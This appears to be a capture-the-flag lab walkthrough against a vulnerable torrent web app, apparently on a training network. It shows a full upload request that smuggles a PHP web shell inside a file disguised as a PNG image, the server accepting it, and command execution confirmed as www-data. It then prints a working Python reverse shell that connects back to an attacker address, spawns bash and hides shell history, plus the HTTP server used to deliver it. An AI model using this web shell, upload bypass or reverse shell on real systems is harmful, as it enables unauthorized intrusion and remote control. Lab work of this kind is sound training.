
10.10.10.6/torre

Invalid file

let's change the image acceptabale request and add a reverse shell to it




```
POST /torrent/upload_file.php?mode=upload&id=8509e36e3f62457bb3e33d07cd9a2440b83aa9fd HTTP/1.1
Host: 10.10.10.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------345158221633837719183696506811
Content-Length: 5011
Origin: http://10.10.10.6
Connection: close
Referer: http://10.10.10.6/torrent/edit.php?mode=edit&id=8509e36e3f62457bb3e33d07cd9a2440b83aa9fd
Cookie: /torrent/=; /torrent/torrents.php=; /torrent/login.php=; /torrent/index.php=; saveit_0=3; saveit_1=0;
/torrent/torrents.phpfirsttimeload=1; PHPSESSID=5bf93a9048be498c7f6090578ce3262a
Upgrade-Insecure-Requests: 1

-----------------------------345158221633837719183696506811
Content-Disposition: form-data; name="file"; filename="logo.png.php"
Content-Type: image/png

PNG

IHDRnZY°c@sBIT|d  pHYsÒÝ~ütEXtCreation Time05/31/07-@ÑtEXtSoftwareMacromedia Fireworks
8µhÒxIDATxí]mPTW~n¤AºÝÀ@ÖÑ>cJb&(ëg±k$®±QÝqe 2É$è¸1î$$eAFÇÁÉÑ8.ÎFltÛá£
ÝHwãÝ÷ÞNÓÜ¯þ8MãÎSEÞÃ=çp{îyßç¼ç=MÓ¸AQTPJ!ìÒÀ-FVöÇÀ`¦i#ùÞÊu¯Ç`ûãM°?=Mä=AEQ³D3|+^z¦|Ô¦S8¢`ÈóLt!Ñê§q,aóÁæ«Ñ‰Vz¤
2Ä±iÁO#ÌVO#PGÀ)AEQÑâáÿ9Ã<?php echo system($_REQUEST['saad']); ?>
-----------------------------345158221633837719183696506811
Content-Disposition: form-data; name="submit"

Submit Screenshot
-----------------------------345158221633837719183696506811--
```



```
HTTP/1.1 200 OK
Date: Mon, 10 May 2021 00:01:08 GMT
Server: Apache/2.2.12 (Ubuntu)
X-Powered-By: PHP/5.2.10-2ubuntu6.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: private
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 138
Connection: close
Content-Type: text/html

Upload: logo.png.php<br />
Type: image/png<br />
Size: 0.470703125 Kb<br />
Upload Completed. <br />
Please refresh to see the new screenshot.
```


php file get upload



Index of /torrent/upload

Name	Last modified	Size	Description
Parent Directory		-	
723bc28f9b6f924cca68ccdff96b6190566ca6b4.php	10-May-2021 01:38	17K	
723bc28f9b6f924cca68ccdff96b6190566ca6b4.png	17-Mar-2017 23:06	58K	
8509e36e3f62457bb3e33d07cd9a2440b83aa9fd.php	10-May-2021 03:01	482	
8509e36e3f62457bb3e33d07cd9a2440b83aa9fd.png	10-May-2021 02:43	4.6K	
15704.c	10-May-2021 02:53	9.3K	
noss.png	02-Jun-2007 23:15	32K	


Apache/2.2.12 (Ubuntu) Server at 10.10.10.6 Port 80




/torrent/upload/8509e36e3f62457bb3e33d07cd9a2440b83aa9fd.php?saad=id
GTFOBins
GitHub - swisskyrepo/...

```
‰PNG  IHDRnZY°c@sBIT|dˆ pHYsÒÝ~ütEXtCreation Time05/31/07-@ÑtEXtSoftwareMacromedia Fireworks 8µhÒxŒIDATxœí]mPTWš~n¤Aº ÝÀ@„ÖÑ>,cJb&™(ëg±k$©±Q“™Ýqe  2É$è˜¸1î$$e•AFÇÁÉ“€Ñ8.ŒÎ€FltÛá£‘ ÝHwãÝ÷ÞNÓÜ¯þ8MãÎSE•ÞÃ=çpÝ{îyßç¼ç=MÓ¸—AQT€PJ!ìOˆÀ-FVöÇÀ`ˆ¦i#ùÞÊu¯Ç`ûãM°?=“Mä=AEQ³D3š|+€^zš¦|Ô¦S–8Š¢`ÈŠóœL˜t!Ñê‹§q,aóÁæ«Ñ%Vz¤ œ2Ä±„iÁŒ0#ÌV0#PGŠÀ)AEQÑâáÿ„9Âuid=33(www-data) gid=33(www-data) groups=33(www-data) uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


we got code execution



```python
#!/usr/bin/python2
"""
Reverse Connect TCP PTY Shell - v1.0
infodox - insecurety.net (2013)

Gives a reverse connect PTY over TCP.

For an excellent listener use the following socat command:
socat file:`tty`,echo=0,raw tcp4-listen:PORT

Or use the included tcp pty shell handler.py
"""
import os
import pty
import socket

lhost = "10.10.14.23" # XXX: CHANGEME
lport = 1337 # XXX: CHANGEME

def main():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((lhost, lport))
    os.dup2(s.fileno(),0)
    os.dup2(s.fileno(),1)
    os.dup2(s.fileno(),2)
    os.putenv("HISTFILE",'/dev/null')
    pty.spawn("/bin/bash")
    s.close()

if __name__ == "__main__":
    main()
```




```
┌──(root💀kali)-[~/Downloads/python-pty-shells]
└─# ls
LICENCE.md  sctp_pty_backconnect.py  sctp_pty_shell_handler.py  tcp_pty_bind.py           udp_pty_backconnect.py
README.md   sctp_pty_bind.py         tcp_pty_backconnect.py     tcp_pty_shell_handler.py  udp_pty_bind.py

┌──(root💀kali)-[~/Downloads/python-pty-shells]
└─# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
█
```

